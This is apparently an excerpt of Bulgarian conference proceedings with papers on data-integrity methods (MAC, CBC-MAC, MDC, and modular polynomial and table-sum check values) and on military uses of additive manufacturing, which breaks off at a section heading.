Резюме: *В наши дни защитата на целостта на данните е много важен въпрос. Като се има предвид тази ситуация, статията анализира областите на приложимост на технологиите за защита на данните. Обоснованите заключения могат да бъдат полезни в областта на защитата на информацията.*

Ключови думи: *сигурност на данните, криптография*

1 Въведение

Значението на защитата целостта на данните се подчертава от нарастващата сложност и обем на данните, генерирани в днешния взаимосвързан свят [1], [2], [3], [4], [5], [6], [7]. Проблемите с целостта на данните могат да произтичат от различни източници, включително човешка грешка, системни неизправности, кибератаки и неоторизиран достъп. Всяка от тези заплахи поставя уникални предизвикателства, изискващи стабилни и многостранни подходи за защита на данните през целия им жизнен цикъл. Неуспехът да се поддържа целостта на данните може да доведе до компрометирано качество на данните, което води до погрешни анализи, погрешни

решения и в крайна сметка до загуба на доверие от страна на заинтересованите страни.

Защитата на целостта на данните е многостранно предизвикателство, което е от решаващо значение за гарантиране на точността, надеждността и сигурността на информацията в цифровата ера. Чрез внедряване на всеобхватни контроли за целостта на данните, организациите могат да защитят своите данни, да изпълнят регулаторните изисквания, да поддържат оперативна ефективност и да насърчат доверието между потребителите и заинтересованите страни. Разработването на усъвършенствани решения за цялост на данните, представлява значителна стъпка напред в справянето с тези предизвикателства и подобряването на цялостната сигурност на данните. Предвид на това, по-нататък в доклада са разгледани основните технологии за защита целостта на данните. На тази база са систематизирани областите на тяхното приложение.

2 Основни технологии за защита целостта на данните

Развитието на технологиите за защита целостта на данните е тясно свързано с решаването на проблема за автентификацията на потребителите (кореспондентите) в комуникационните и компютърните мрежи и системи [1], [2], [3], [4], [5], [6], [7].

Целостта на съобщението е свойство, което позволява на потребителите (кореспондентите) да се уверят, че съобщението не е било модифицирано от неупълномощено лице след като е било създадено, предадено или съхранено от автора на съобщението. Промените обикновено означават пропуски, вмъквания, замествания и пренареждане на фрагменти от съобщения.

Противоимитационната защита на данни е защита срещу въвеждането на неверни данни от криптоаналитици, което ги представя за истински [1], [2], [3], [4], [5], [6], [7]. Тъй като по време на предаването и съхранението на данни информацията неизбежно се оказва извън зоната на пряк контрол върху нея, в реалния живот често не е възможно физически да се защитят данните от несанкционирани промени. Ето защо навременното откриване на такива промени излиза на преден план, което обрича на неуспех усилията на криптоаналитиците.

По тази причина *в криптографията защитата на данните от неоторизирани промени се разбира не като изключване на самата възможност за такива промени, а като набор от методи, които позволяват надеждно регистрирането на подобни факти, ако те наистина са налице.*

Методите за защитата на данните от неоторизирани промени е прието да се наричат *кодове за автентификация на съобщението*.

Всеки код за автентификация на съобщението (*message authentication code, MAC*) е набор от символи, изчислени по определен начин, които се добавят към съобщението за проверка на неговата цялост и за автентификация на източника на данни. Кодът за автентификация на съобщението се означава с $MAC(K, M)$ или просто MAC , тъй като зависи от предаденото съобщение M и секретния ключ K на изпращача. $MAC(K, M)$ има следните основни свойства:

- получателят, използвайки същия или различен ключ, има възможността да провери целостта и да докаже, че изпращачът е собственик на информация;

- кодът за автентификация практически не може да бъде фалшифициран.

Забележка: В литературата на български език кодът за автентификация на съобщението понякога се нарича *противоимитационно допълнение (ПИД)*. С цел избягване на двусмислености неточности, на някои места по-нататък в доклада ще се използва посоченото съкратено наименование (ПИД) на кода за автентификация на съобщението.

MAC се изчислява в момента, в който се знае, че съобщението е правилно. След това MAC се прикачва към съобщението и се изпраща заедно с него до получателя. Получателят изчислява MAC с помощта на същия секретен ключ и сравнява изчислената стойност с получената. Ако тези стойности съвпадат, тогава с голяма степен на вероятност може да се счита, че по време на изпращането на съобщението в него не е настъпила промяна.

За да може MAC кодът успешно да изпълни своето предназначение функцията $MAC = f(M)$ трябва да притежава следните свойства [1], [2], [3], [4], [5], [6], [7]:

1. Трябва да е изчислително трудно, знаейки M и $MAC = f(M)$, да се намери съобщение $M' \neq M$ със същия MAC код.

2. Стойностите на $MAC = f(M)$ трябва да бъдат равномерно разпределени в смисъл, че за произволни съобщения M и M' вероятността те да имат равни MAC кодове (т.е. $f(M) = f(M')$) трябва бъде равна на 2^{-n} , където n е дължината на MAC кода (стойността).

Оценката на киберустойчивостта на комуникационните и компютърните системи, използващи MAC кодове, се базира на следния анализ.

MAC-кодът за автентификация на съобщението може да бъде базиран:

1) или на симетрична криптосистема, в който случай и двете страни имат един общ секретен ключ,

2) или на криптосистема с публичен ключ като изпращачът на съобщението използва своя собствен секретен ключ, а получателят - публичния ключ на изпращача.

Най-универсалният способ за автентификация на съобщения чрез схеми за електронен цифров подпис (ЕЦП), базирани на криптосистеми с публичен ключ, се състои в изпращането от страната А на страна В на следното съобщение:

$$M \parallel \text{ЕЦП}(K, H(M)). \quad (1)$$

В (1) $H(M)$ е криптографската хеш функция в схемата за ЕЦП.

Този метод не е подходящ за автентификация на голямо количество информация поради бавната операция на изчисляване на подписа. Например, изчисляването на един ЕЦП на криптосистеми с публичен ключ отнема около 10 ms на компютър. При средна дължина на IP пакет от 1Kb, за всеки от които е необходимо да се изчисли код за автентификация, се получава максимална пропускателна способност от $1\text{Kb}/10\text{ ms} = 100\text{Kb/s}$.

Следователно, когато трябва да бъдат автентифицирани големи количества данни, потребителите (кореспондентите) създават споделен

секретен ключ за автентификация. След това кодът за автентификация се изчислява с помощта на блоков шифър или криптографска хеш функция.

Създаването на MAC код за съобщения, използващи криптографска трансформация на данни, е официално или полуофициално заложено в много стандарти за криптиране. Например, в коментарите (comments) към американския стандарт за криптиране за генериране на MAC кода се препоръчва използването на Advanced Encryption Standard (AES).

Основните подходи за създаването на кодове за автентификация на съобщения се анализират в следващите подпараграфи.

2.1 Формиране на кода за автентификация чрез итеративно сумиране на блоковете на съобщението

Прието е този подход да бъде означаван със *CBC-MAC*, тъй като той се основава на идеята на режима „свързване на блоковете във верига“ (Cipher Block Chaining - CBC), използван в повечето блокови шифри [1], [3], [7].

При построяването на MAC с помощта на блоков шифър, не се предполага секретност на съобщението, защото главната цел е запазването на целостта на данните, а не тяхната конфиденциалност. Ако трябва да се засекрети съобщението, то трябва да бъде шифрирано след въвеждането на MAC. В резултат на тази комбинация потребителят предава следното съобщение:

$$E_K(M||MAC(M)) \quad (2)$$

В (2) символът „ E_K “ показва, че явният (откритият) текст M , допълнен с неговия код за автентификация $MAC(M)$, се криптира със скретен ключ K . Освен това, символът „ $||$ “ означава конкатенация на двете последователности от символи, между които е поставен.

В разгледаната ситуация кодът за автентификация на съобщението CBC-MAC обобщава CBC режима на блоков шифър. CBC-MAC кодовете се споменават в различни международни стандарти (въпреки че в тях се посочва използване на алгоритъма DES (Data Encryption Standard) в режим CBC за създаване на система за автентификация на съобщения, очевидно всеки блоков шифър може да се използва вместо DES).

Процедурата за получаване на m -битов MAC с помощта на n -битов блоков шифър ($m \leq n$) се състои от следните стъпки:

Стъпка 1) Допълване данните, така че да могат да бъдат разделени на поредица от n -битови блокове.

Стъпка 2) Криптиране на получените блокове с блоков шифър в режим CBC. Като вектор за инициализация изберете дължината на съобщението.

Стъпка 3) При $m < n$ последният получен блок след отхвърляне на допълнителните битове (незадължителна процедура) е необходимият MAC код за автентификация.

Първо, подходът, базиран на MAC, изисква секретен ключ за изчисляване на ПИД, но това не е необходимо за втория подход. Освен това, криптоаналитикът не може да изчисли MAC за произволно създадено от него съобщение, но може да изчисли MDC, тъй като за това не се изискват никакви секретни данни. По тази причина MAC може да бъде предаден от източника до приемника по открит канал, докато за предаването на MDC се изисква защитен канал.

Второ, използването на MAC изисква ключовете да бъдат предварително разпределени между участниците в обмена на информация. Ако това не се случи, за осигуряване автентификация на съобщението е необходим специален канал, по който паралелно с пренасянето на данните ще се предават и ключове. За предаване на MDC е необходим канал, който гарантира само автентичността на предаваните данни, няма изискване за секретност и това прави този метод предпочитан за еднократно предаване на данни като основната информация се предава по обикновен незащитен канал, а MDC се съобщава от подателя на получателя по канал, който може да бъде подслушван, но не може да бъде използван за внедряване на неверни данни (участниците в обмена трябва да се познават добре).

Таблица 1. Сравнение на характеристиките на подходите за решаване на задачата за контрол на целостта на съобщенията

Параметър на сравнение	Подход	
	Изчисляване на MAC	Изчисляване на MDC
Използвано преобразование	Блоков шифър	Хеш функция
Използвана секретна информация	Секретен ключ	Не се използва
Възможност за трета страна да изчисли ПИД (MAC, MDC)	Криптоаналитикът не може изчисли MAC, ако не му е известен секретния ключ	Криптоаналитикът може изчисли MDC за произволен блок от данни
Съхранение и предаване на ПИД	ПИД може да се съхранява и предава заедно със защитаваното съобщение	Контролната комбинация трябва да се съхранява и предава отделно от защитавания масив от данни
Допълнителни условия	Изисква предварително разпределение на ключовете между абонатите	Не изисква предварително разпределение на ключовете
Области, в които подходът има преимущество	Защита от несанкционирани изменения на съобщенията при тяхното предаване	Еднократно предаване на съобщения, контрол на промените във файловете на данните и програмите

Освен това, подходът, базиран на изработване на MDC, е по-прост и по-удобен, ако създаването и използването на информация са разделени във времето, но не и в пространството - например за контрол на неизменността на програмите и данните в компютърните системи. В този случай ПИД (MDC) трябва да се съхранява в системата по такъв начин, че да се изключи възможността за нейната промяна от криптоаналитик.

Заклучение

В доклада са разгледани основните технологии за защита на данните и тяхната приложимост. Изложеното би спомогнало при избора на най-подходящ метод при конкретни обстоятелства и би намерило приложение в свeрата на киберсигурността.

Използвана литература

1. Беджев Б. Й., Приложна математика в киберсигурността, Национален военен университет „Васил Левски“, учебник на електронен носител, 2022-159с.
2. Илиев М., Беджев Б., Стоянов Д. и Първанов Ст., Технологии за повишаване устойчивостта на управлението на умните мрежи към имитационни атаки, Научни трудове на Русенски университет “Ангел Кънчев” 2021 г., 60, серия 3.2, Русе, 2021, с. 138-144, ISSN 1311-3321 (print), ISSN 2535-1028 (CD-ROM), ISSN 2603-4123 (on-line)
3. Boneh, D., Shoup, V., “A Graduate Course in Applied Cryptography”, Version 0.5, Jan. 2020, https://crypto.stanford.edu/~dabo/cryptobook/BonehShoup_0_5.pdf
4. http://en.wikipedia.org/wiki/Message_authentication_code
5. <http://en.wikipedia.org/wiki/HMAC>
6. <https://articles.59.ca/doku.php?id=pgpfan:mdc>
7. Menezes, A., van Oorschot, P., Vanstone, S., “Handbook of Applied Cryptography”, CRC Press 1996, 2020 (e-Book)

TWO APPROACHES FOR PROTECTING DATA INTEGRITY USING CALCULATIONS IN NON-BINARY FINITE ALGEBRAIC SYSTEMS

Mario V. Vasilev, Dobri S. Stoyanov, Vladislava S. Georgieva, Kaloyan D. Dimitrov

*Communication Networks and Systems Department, Artillery, Air Defense, Communication and Information Systems Faculty, National Military University „V. Levski”, Shumen, Bulgaria
markus.berserkr@gmail.com, dobri_stoyanov@mail.bg, vladgs_93@abv.bg,
LevskiSoftya553@gmail.com*

***Abstract:** Nowadays, protecting data integrity is a very important issue. Malicious attacks aimed at manipulating information and leaking data are becoming more frequent. This article proposes two effective data integrity protection methods that can be useful in the field of information protection.*

***Keywords:** data security, mathematic model, cryptography*

ДВА ПОДХОДА ЗА ЗАЩИТА НА ЦЕЛОСТТА НА ДАННИТЕ, ИЗПОЛЗВАЩИ ИЗЧИСЛЕНИЯ В НЕДВОИЧНИ КРАЙНИ АЛГЕБРИЧНИ СИСТЕМИ

**Марио В. Василев, Добри С. Стоянов, Владислава С. Георгиева,
Калоян Д. Димитров**

*Катедра „Комуникационни мрежи и системи“, факултет „Артилерия, противовъздушна отбрана, комуникационни и информационни системи“, гр. Шумен, Национален военен университет „Васил Левски“, България
markus.berserkr@gmail.com, dobri_stoyanov@mail.bg, vladgs_93@abv.bg,
LevskiSoftya553@gmail.com*

1 Въведение

Защитата на данните от неоторизирани промени се разбира не като изключване на самата възможност за такива промени, а като набор от методи, които позволяват надеждно регистрирането на подобни факти, ако те наистина са налице. Важността на защитата на данните не може да бъде подценявана в тези времена на увеличаване на заплахите за киберсигурността и вътрешните рискове за информацията.

В допълнение към оперативните проблеми, съответствието с нормативните изисквания допълнително подчертава значението на целостта на данните. Много индустрии са обект на строги разпоредби, които налагат защитата и точността на данните, като Общия регламент за защита на данните (GDPR) в Европа и Закона за преносимост и отчетност на здравето осигуряване (HIPAA) в Съединените щати. Неспазването на тези разпоредби може да доведе до солидни глоби и правни последици, което подчертава необходимостта от всеобхватни мерки за целостта на данните. Организацията трябва да прилага ефективни контроли за целостта на

данните, за да осигурят съответствие, да избегнат санкции и да поддържат репутацията си на пазара.

От най-обща гледна точка методите за защитата на данните от неоторизирани промени се свеждат до добавяне към съобщението на т.н. противоимитационно допълнение (ПИД), представляващо последователност от символи, изчислени на базата на съобщението, така че промените в съобщението да водят с максимална вероятност до промени в ПИД. Използването на противоимитационни допълнения се свежда до три основни случая:

- съобщението и ПИД не са криптирани;
- съобщението не е криптирано, а ПИД е криптирано;
- и съобщението и ПИД са криптирани.

От анализа на технологиите на целостта на данните се вижда [1], [2], [3], [4], [5], [6], [7], че най-голямо практическо приложение намират следните два метода за изчисляване на ПИД на съобщенията – итеративно сумиране на блоковете на съобщението и изчисляване на хеш функция на съобщението. При това, най-често се използват изчисления в двоични алгебрични пръстени и/или полета, тъй като тяхната хардуерна и/или софтуерна реализация е най-проста. Тук следва да се отбележи, че на съвременния етап от развитието на компютърните системи е възможно ПИД на съобщенията да се изчисляват в реално време като се използват и недвоични алгебрични пръстени и/или полета. В такива ситуации реализацията на успешни кибератаки срещу целостта на данните става много сложна. Предвид на това, по-нататък в доклада се обосновават два подхода за защита на целостта на данните, използващи изчисления в недвоични крайни алгебрични системи.

2 Възможности за използване свойствата на небинарни крайни алгебрични системи за защита целостта на данните

2.1 Изчисляване на противоимитационните допълнения чрез намиране на остатъка от деление на полиноми в недвоични алгебрични пръстени

Нека $F_e(m(i))$ е функция, която съпоставя на i -тата буква от съобщението нейният пореден номер в използваната азбука от символи [1]. Използването на функцията $F_e(m(i))$ позволява символите на съобщението да се представят като коефициенти на полином над някакъв алгебричен пръстен или алгебрично поле [1], [3], [7]. След това полиномът на съобщението се дели по метода на Евклид, спазвайки алгебричните правила в съответния пръстен или поле, с подходящ генераторен полином. Като ПИД се приемат коефициентите на полинома, който е остатък от посоченото деление.

Изчисляването на ПИД по горния метод е прието да се нарича проверка на цикличния остатък (Cyclic Redundancy Check – CRC), тъй като е аналогичен на формирането на проверочните символи при цикличните кодове за откриване и поправяне на в съобщенията, предизвикани от шумовете в канала за свързка (на английски език се използва терминът Forward Error Correcting Coding - FECC).

Генерирането на ПИД чрез полиномиално деление ще бъде пояснено със следния пример.

Пример 1. Нека символите, използвани в съобщението са от българската азбука, а самото съобщение е $M = \text{абвгде}$.

В тази ситуация полиномът, съответстващ на съобщението е:

$$M(x) = 1 \cdot x^5 + 2 \cdot x^4 + 3 \cdot x^3 + 4 \cdot x^2 + 5 \cdot x + 6, \quad (1)$$

тъй като $F_e(a) = 1, F_e(б) = 2, \dots, F_e(я) = 30$.

Нека генераторният полином е:

$$g(x) = 1 \cdot x^2 + 2 \cdot x + 3 \quad (2)$$

Делението с остатък на полинома $M(x)$ с полинома $g(x)$ над алгебричния пръстен, чиито носител е множеството на числата от 1 до 30 (всяко число е поредният номер на буква от българската азбука), а аритметичните операции са: събиране, изваждане, умножение и деление по $\text{mod } 30$, се извършва по следния начин:

$$\begin{array}{r} 1 \ 2 \ 3 \ 4 \ 5 \ 6 \ \underline{1 \ 2 \ 3} \\ - \qquad \qquad \qquad 1 \ 0 \ 0 \ 4 \\ \hline 0 \ 0 \ 0 \ 4 \\ - \\ \hline 0 \ 0 \ 0 \\ 0 \ 0 \ 4 \ 5 \\ - \\ \hline 0 \ 0 \ 0 \\ 4 \ 5 \ 6 \\ - \\ \hline 4 \ 8 \ 12 \\ 0 \ -3 \ -6 \end{array}$$

Както се вижда, частното и остатъкът от делението съответно са:

$$\begin{aligned} q(x) &= 1 \cdot x^3 + 0 \cdot x^2 + 0 \cdot x + 4, \\ r(x) &= -3 \cdot x - 6 = 27 \cdot x + 24. \end{aligned} \quad (3)$$

В (3) е отчетено, че $-3 \equiv 27 \text{ mod } 30$, $-6 \equiv 24 \text{ mod } 30$.

Следователно, ПИД е {ъ ч}, тъй като $F_e^{-1}(27) = \text{ъ}$, $F_e^{-1}(24) = \text{ч}$ в българската азбука.

Следва специално да се отбележи, че разгледаният метод позволява ПИД да бъде засекретено. Действително, ако се използват по секретен график различни генераторни полиноми, чиито списък се пази в тайна и, освен това, времевият интервал за изпълнение на указанията в съобщенията е ограничен, тогава криптоаналитикът има малки шансове да формира правилно CRC кодът на фалшифицираното от него съобщение.

2.2 Изчисляване на сумите в редовете и стълбовете на таблицата, в която е поставено съобщението

Както и при предходния метод, нека $F_e(m(i))$ е функция, която съпоставя на i -тата буква от съобщението нейният пореден номер в използваната азбука от символи [1]. След преобразуването на буквите в числа, които се поставят в таблица с предварително определени размери. Накрая се изчисляват сумите на елементите в редовете и стълбовете на таблицата по модул, определен от изборния алгебричен пръстен или алгебрично поле.

Тъй като подобен метод се прилага при откриването и поправянето на грешки в съобщенията, предизвикани от шумовете в канала за свързка (на английски език се използва терминът *Forward Error Correcting Coding* - FECC), по-нататък формирането на ПИД чрез изчисляване на сумите в редовете и стълбовете на таблицата, в която е поставено съобщението, ще бъде означаван с FECC.

Методът FECC за изчисляване на ПИД ще бъде пояснен със следния пример.

Пример 2. Нека символите, използвани в съобщението са от българската азбука, самото съобщение е $M = \text{абвгюя}$, а таблицата е с размери 3×3 .

В тази ситуация таблицата, попълнена с числа, съответстващи на поредния номер на буквите от съобщението в българската азбука, има вида, показан в Табл. 1.

Последните две клетки на таблицата са попълнени с нули, тъй като съобщението съдържа 7 букви (символа).

Таблица 1: Таблица, в която се помещава съобщението от Пример 2

$F_e(\text{а}) = 1$	$F_e(\text{б}) = 2$	$F_e(\text{в}) = 3$
$F_e(\text{г}) = 4$	$F_e(\text{ь}) = 28$	$F_e(\text{ю}) = 29$
$F_e(\text{я}) = 30$	0	0

Тъй като сумите на числата в редовете и стълбовете на таблицата по $mod\ 30$ (30 е броят на буквите в българската азбука) са съответно $\{6, 1, 0\}$ и $\{5, 0, 2\}$, то ПИД е:

$$\{еаядяб\} \quad (4)$$

В (4) е отчетено, че $0 \equiv 30 \pmod{30}$.

Обоснованите в този раздел на доклада подходи за изчисляване на ПИД са апробирани като е разработен пакет от компютърни програми в средата на Матлаб. Пакетът осигурява контрол на целостта на данните за трите основни случая: съобщението и ПИД не са криптирани; съобщението не е криптирано, а ПИД е криптирано; и съобщението и ПИД са криптирани.

На фиг. 1. е представена блоковата схема (общията структура) на компютърните програми, приложими в случаите, когато е необходимо криптиране на съобщението съответно. Когато криптиране не се прилага, блокът за криптиране се прескача при изпълнението на съответната компютърна програма.

Всички програми от пакета използват следното множество (азбука) от 149 символа:


**АБВГДЕЖЗИЙКЛМНОПРСТУФХЦЧШЩЪЪЮЯабвгдежзийклмнопрсту
фхцчшщъьюяАВСДЕГФГHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
wxyz1234567890 ,;:~!()?[]{}+=<>^'@"#%&***

Изборът на посоченото множество (азбука) се определя от следните съображения.

Първо, множеството (азбуката) съдържат всички символи, които се използват в ежедневната кореспонденция на малките и средните фирми в Р. България.

Второ, числото 149 е просто, поради което то е взаимно просто с всички по-малки от него числа. Това обстоятелство открива много голям брой възможности при разработването на субституционни шифри.

Тук следва специално да се отбележи, че ако поради грешки или специфични особености съобщението съдържа символи, които отсъстват в горното множество (азбука), тогава тези символи се приравняват на последния символ - *. В резултат на това изпълнението на програмите не се прекъсва, ако съобщението съдържа произволни специфични символи.



Фиг. 2: Блокова схема на компютърните програми, приложими в случаите, когато не е необходимо криптиране на съобщението

Заклучение

В доклада са показани подходи за защита на целостта на данните, използващи изчисления в недвоични крайни алгебрични системи. Изложеното показва приложението на математиката в сферата на защита на информацията. Предложените математически модели могат да са полезни при разработването нови методи за защита на целостта на данните.

Използвана литература

1. Беджев Б. Й., Приложна математика в киберсигурността, Национален военен университет „Васил Левски“, учебник на електронен носител, 2022. - 159с.
2. Илиев М., Беджев Б., Стоянов Д. и Първанов Ст., Технологии за повишаване устойчивостта на управлението на умните мрежи към имитационни атаки, Научни трудове на Русенски университет “Ангел Кънчев” 2021 г., 60, серия 3.2, Русе, 2021, с. 138-144, ISSN 1311-3321 (print), ISSN 2535-1028 (CD-ROM), ISSN 2603-4123 (on-line)
3. Boneh, D., Shoup, V., “A Graduate Course in Applied Cryptography”, Version 0.5, Jan. 2020, https://crypto.stanford.edu/~dabo/cryptobook/BonehShoup_0_5.pdf
4. http://en.wikipedia.org/wiki/Message_authentication_code
5. <http://en.wikipedia.org/wiki/HMAC>
6. <https://articles.59.ca/doku.php?id=pgpfan:mdc>
7. Menezes, A., van Oorschot, P., Vanstone, S., “Handbook of Applied Cryptography”, CRC Press 1996, 2020 (e-Book)

ANALYSIS OF THE APPLICATION OF ADDITIVE TECHNOLOGIES IN THE MANUFACTURING OF SPECIALTY PRODUCTS

Nikolay P. Nikolov, Martin G. Dimitrov

National Military University "Vasil Levski", Faculty "Artillery, Air Defence and CIS", Shumen

Abstract: *This paper explores the application of additive manufacturing (AM) technologies in producing parts with special purposes, focusing on their potential in the military and logistics sectors. The report provides an overview of the main AM technologies, such as FDM, SLA, SLS, MJF, and EBM, analyzing their characteristics, advantages, and limitations in creating components for specialized applications. The paper highlights specific case studies and research in the defense industry, demonstrating how 3D printing can enhance operational efficiency by enabling on-demand production of spare parts and customized components, thus reducing supply chain costs and lead times. Furthermore, it discusses the challenges and opportunities for optimizing AM in producing high-performance parts and the potential for future development in this field. The conclusion emphasizes the transformative potential of AM technologies in military logistics and specialized manufacturing, underlining the need for continued research and technological advancements to harness their capabilities in demanding environments fully.*

Keywords: *Additive Manufacturing, 3D Printing, Military Applications, Special Purpose Components, SLS, SLA, FDM, EBM, Logistics, Spare Parts, Customization, Manufacturing Optimization, Defense Industry, Technology Development, Supply Chain Efficiency.*

Увод

Аддитивните технологии (АТ), по-известни като 3D печат, претърпяха значително развитие през последните десетилетия, утвърждавайки се като мощен инструмент в много индустрии, включително медицината, автомобилостроенето и авиацията. Военната индустрия, която традиционно изисква високи стандарти за издръжливост, качество и иновации, също не остава настрана от внедряването на АТ. С нарастващите изисквания към съвременната техника и оборудване, адитивните технологии предлагат нови възможности за производство на детайли със специално предназначение, които отговарят на специфични условия и задачи, присъщи за военната среда.

Основното предимство на адитивните технологии в тази област е възможността за бързо, икономично и гъвкаво производство на персонализирани компоненти. За разлика от традиционните методи, като леење и механична обработка, АТ позволяват изработката на детайли с комплексни геометрии, невъзможни или изключително скъпи за постигане чрез стандартните методи. Това е особено важно при производството на високотехнологични части за бойни средства, резервни компоненти за оборудване в отдалечени райони и дори аварийни ремонти на полето.

Настоящият доклад има за цел да анализира приложението на адитивните технологии за изработване на детайли със специално предназначение за военната индустрия. Ще бъдат разгледани както предимствата, така и предизвикателствата

при използването на различни видове АТ, като същевременно ще се обърне внимание на спецификите на материалите, които могат да издържат на екстремни условия на експлоатация. Ще бъдат анализирани възможностите за оптимизация и развитие на тези технологии с оглед на повишаване на ефективността и надеждността на военните компоненти.

Този анализ ще предложи цялостен поглед върху потенциала на адитивните технологии да подобрят логистичната автономност, да съкратят времето за производство и да увеличат ефективността на оперативните звена във военната среда, което ги прави значима иновация за бъдещето на военната индустрия.

Основни адитивни технологии за 3D принтиране и техните характеристики

FDM (Fused Deposition Modeling) - Моделиране с топене на пластмаса

- Принцип на работа: Принтерът разтопява пластмаса (например PLA или ABS) и я нанася слой по слой, докато изгради обекта.
- Характеристики: Използва се за прототипиране и производство на детайли с висока точност, но с ограничена здравина и издръжливост на материалите. Принципът е бърз и икономичен, но не е подходящ за сложни геометрии.

SLA (Stereolithography) - Стереолитография

- Принцип на работа: Използва лазер, който втвърдява течна фотополимерна смола слой по слой.
- Характеристики: Позволява постигане на много висока резолюция и детайлност. Основно се използва за прототипи с висока точност и за производството на малки, сложни детайли, но е ограничено от вида на материалите и обема на обекта.

SLS (Selective Laser Sintering) - Селективно лазерно синтероване

- Принцип на работа: Лазерни лъчи синтерват (свързват) прахообразни материали (метали, пластмаси, керамика) слой по слой.
- Характеристики: Позволява използването на различни материали, включително метални прахове, и създава здрави и функционални компоненти. Технологията е подходяща за производство на малки серии и части с висока механична якост.

MJF (Multi Jet Fusion) - Мултиджетно сливане

- Принцип на работа: Мултиджетна технология, при която се използват множество печатни глави за нанасяне на свързващ агент върху слой от прах, който после се топи с инфрачервен лазер.
- Характеристики: Осигурява висока скорост на печат и отлична механична якост на изработените детайли. Може да се използва за производство на сложни геометрии и малки серии.

EBM (Electron Beam Melting) - Изпичане с електронен лъч

- Принцип на работа: Използва електронен лъч, за да топи метални прахове слой по слой, изграждайки детайлите.

- Характеристики: Подходяща за производство на метални детайли с висока здравина, особено за авиационни и медицински приложения. Процесът се извършва в среда с вакуум, което го прави скъп и енергийно интензивен.

DLP (Digital Light Processing) - Цифрово обработване на светлината

- Принцип на работа: Използва проектиране на изображение върху течна смола с помощта на светлинни източници.

- Характеристики: Подобно на SLA, но по-бързо, тъй като всеки слой се втвърдява изцяло чрез проектиране на светлина. Подходяща за висока резолюция и детайлност, но с ограничение по отношение на размера на обектите.

Приложения на адитивни технологии във военната сфера

Адитивните технологии (АТ) заемат все по-важно място в развитието на военната индустрия, където изискванията за иновации, персонализация, бързо производство и оптимизация на ресурсите са от ключово значение. Въоръжените сили по света активно експериментират и внедряват 3D печат, за да повишат ефективността и гъвкавостта на оперативните си възможности. Основните области на приложение на адитивните технологии във военната сфера включват производството на компоненти за бойна техника, създаването на резервни части на полето, изработването на персонализирано оборудване, както и развитието на нови материали за специфични условия.

Производство на критични компоненти за бойна техника

- Адитивните технологии позволяват изработване на сложни и високопрецизни детайли, които традиционните методи трудно биха произвели. Такива компоненти включват части за самолети, дронове, танкове и бойни машини, където се изисква лекота, здравина и устойчивост на екстремни условия.

- Лекотата и здравината на детайлите, произведени чрез адитивни методи, спомагат за намаляване на теглото на бойните машини, което води до по-добра маневреност и по-малко разход на гориво.

Производство на резервни части на полето

- Един от най-големите логистични проблеми във военната индустрия е снабдяването с резервни части за ремонт на място, особено в отдалечени и труднодостъпни райони.

- Адитивните технологии предлагат решение, като позволяват печата на резервни части на място с помощта на мобилни 3D принтери. Това осигурява бърза поддръжка и намалява зависимостта от доставките, като спестява време и разходи.

- Пример за това е използването на адитивни технологии за изработка на части за бойни превозни средства и оборудване, които могат да бъдат ремонтирани или заменени на бойното поле, без да се чака доставка от складови бази.

Изработване на персонализирано оборудване

- Персонализирането на оборудване според специфичните нужди на военните служители е от критично значение за подобряване на ефективността и безопасността.

- Адитивните технологии позволяват създаването на персонализирани протектори, ръкохватки, визьори, брони и други защитни елементи според анатомичните особености и предпочитания на отделните военнослужещи.

- Това се оказва особено полезно за създаване на персонализирани медицински изделия, като шини и предпазители, които са с индивидуални размери и се изработват в рамките на часове при нужда.

Бързо прототипиране и тестове на нови оръжейни системи

- Адитивните технологии позволяват бързо създаване и тестване на прототипи, което значително скъсява времето за разработка на нови оръжейни системи и оборудване.

- Вместо да се произвеждат скъпи и времеемки физически прототипи чрез традиционни методи, адитивните технологии позволяват разработване на модели за бързи функционални тестове, за да се направят необходимите корекции и усъвършенствания в началния етап на проектиране.

- Това приложение е особено полезно в ранните етапи на разработка на нови оръжия, дроне и превозни средства, като осигурява бърза обратна връзка и пониски разходи.

Изграждане на леки структури с голяма здравина

- Адитивните технологии позволяват създаването на сложни структури с висока якост и ниско тегло, като така се намалява тежестта на оборудването без да се прави компромис с неговата устойчивост.

- Това е важно за производството на части за авиационна техника и дроне, където намаленото тегло означава по-добра енергийна ефективност и по-дълго време на летене.

- Леките, но издръжливи конструкции, произведени чрез адитивни технологии, могат да се използват и в бойни машини и транспортни средства, което увеличава тяхната мобилност и устойчивост на различни натоварвания.

Създаване на нови материали с подобрени свойства

- Адитивните технологии предоставят възможност за използване на специални материали и композити, които издържат на екстремни условия на експлоатация – висока температура, корозия, удари и вибрации.

- Материали като титан, никелови сплави и керамика се използват за производството на компоненти, които трябва да бъдат устойчиви на тежки натоварвания и корозионни фактори, характерни за бойните условия.

- Изследванията върху нови материали и композитни структури, адаптирани за адитивно производство, са от съществено значение за повишаване на качеството и дълготрайността на военната техника.

Производство на елементи за обучение и тренировки

- 3D принтирането се използва за създаване на макети и симулационни модели на оръжейни системи, което позволява на военнослужещите да провеждат тренировки с точни реплики на оборудването, без да използват реална бойна техника.

- Тези макети позволяват на служителите да се запознаят със спецификите на използваното въоръжение и оборудване, както и с неговата поддръжка, без риск от повреда на реалната техника.

Специфични примери и изследвания на адитивни детайли за военно предназначение

